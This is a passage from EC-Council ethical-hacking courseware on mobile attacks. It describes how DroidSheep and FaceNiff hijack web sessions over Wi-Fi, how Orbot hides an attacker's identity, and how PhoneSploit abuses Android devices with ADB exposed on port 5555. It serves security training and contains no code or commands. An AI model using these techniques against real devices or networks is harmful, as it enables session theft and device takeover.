


Figure 17.23: Screenshot of Low Orbit Ion Cannon (LOIC)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Session Hijacking Using DroidSheep

Source: *https://droidsheep.info*

DroidSheep is a simple Android tool for web session hijacking (**"sidejacking"**) using libpcap and arpspoof. Most web applications use a session ID to verify the user identity in the application. They transmit this session ID in subsequent requests in HTTP packets to maintain the user session. DroidSheep listens for HTTP packets sent via a wireless (802.11) network connection and extracts the session IDs from these packets to reuse them. Attackers can use DroidSheep to read all packets sent via a wireless network and capture the session ID. Once captured, the stolen session ID is used by the attacker to access the target web app on behalf of the victim. DroidSheep can capture sessions using the libpcap library and it supports OPEN networks, WEP encrypted networks, and WPA and WPA2 (PSK only) encrypted networks.




Figure 17.24: Example of Session Hijacking attack with DroidSheep


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


Figure 17.25: Screenshot of DroidSheep


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Hacking with Orbot Proxy

- Orbot is a proxy app that empowers other apps to privately use the internet
- It uses Tor to encrypt your Internet traffic and then hides it by bouncing through a series of computers around the world
- Attackers can use this application to hide their identity while performing attacks or surfing through target web applications







https://guardianproject.info

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Hacking with Orbot Proxy

Source: *https://guardianproject.info*

Orbot is a proxy app that empowers other apps to use the Internet more privately. It uses Tor to encrypt your Internet traffic and then hides it by bouncing it through a series of computers around the world. Attackers can use this application to hide their identity while performing attacks or surfing through target web applications.





Figure 17.26: Screenshot of Orbot Proxy

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Exploiting Android Device through ADB Using PhoneSploit

- Android Debug Bridge (ADB) is a command-line tool that allows attackers to communicate with the target Android device
- If the target Android device has TCP debugging enabled on port 5555, attackers can use tools such as PhoneSploit to perform various malicious activities on the target device, such as screen capturing, dumping system info, viewing running applications, port forwarding, installing/uninstalling any application, and turning Wi-Fi on/off



https://github.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Exploiting Android Device through ADB Using PhoneSploit

Source: *https://github.com*

Android Debug Bridge (ADB) is a command-line tool that allows attackers to communicate with the target Android device. This tool provides various features to install and debug apps and access the Unix shell to execute various shell commands on a device. ADB service can be connected using a USB cable or ADB wireless. To use ADB wireless connectivity, you need to enable the daemon server using TCP port 5555 on the target device. This tool acts as a bridge between the attacker's PC and the target Android device. Furthermore, it provides a command window to run the commands directly on the Android device.

If the target Android device has TCP debugging enabled on port 5555, attackers can use tools such as PhoneSploit to perform various malicious activities on the target device, such as screen capture, dumping system info, viewing running applications, port forwarding, installing/uninstalling any application, and turning Wi-Fi On/Off.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 17.27: Screenshot of PhoneSploit

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Android-based Sniffers

FaceNiff

- FaceNiff is an Android app that allows you to sniff and intercept web session profiles over the Wi-Fi that your mobile is connected to
- It is possible to hijack sessions only when Wi-Fi is not using EAP and over any private network (Open/WEP/WPA-PSK/WPA2-PSK)



Packet Capture
https://play.google.com

tPacketCapture
http://www.taosoftware.co.jp

Android PCAP
https://www.kismetwireless.net

Sniffer Wicap 2 Demo
https://play.google.com

Testeldroid
https://play.google.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Android-based Sniffers

- **FaceNiff**

  Source: *http://faceniff.ponury.net*

  FaceNiff is an Android app that allows you to sniff and intercept web session profiles over the Wi-Fi network to which your mobile device is connected. It is possible to hijack sessions only when Wi-Fi is not using extensible authentication protocol (EAP), but it should work over any private network (Open/WEP/WPA-PSK/WPA2-PSK).

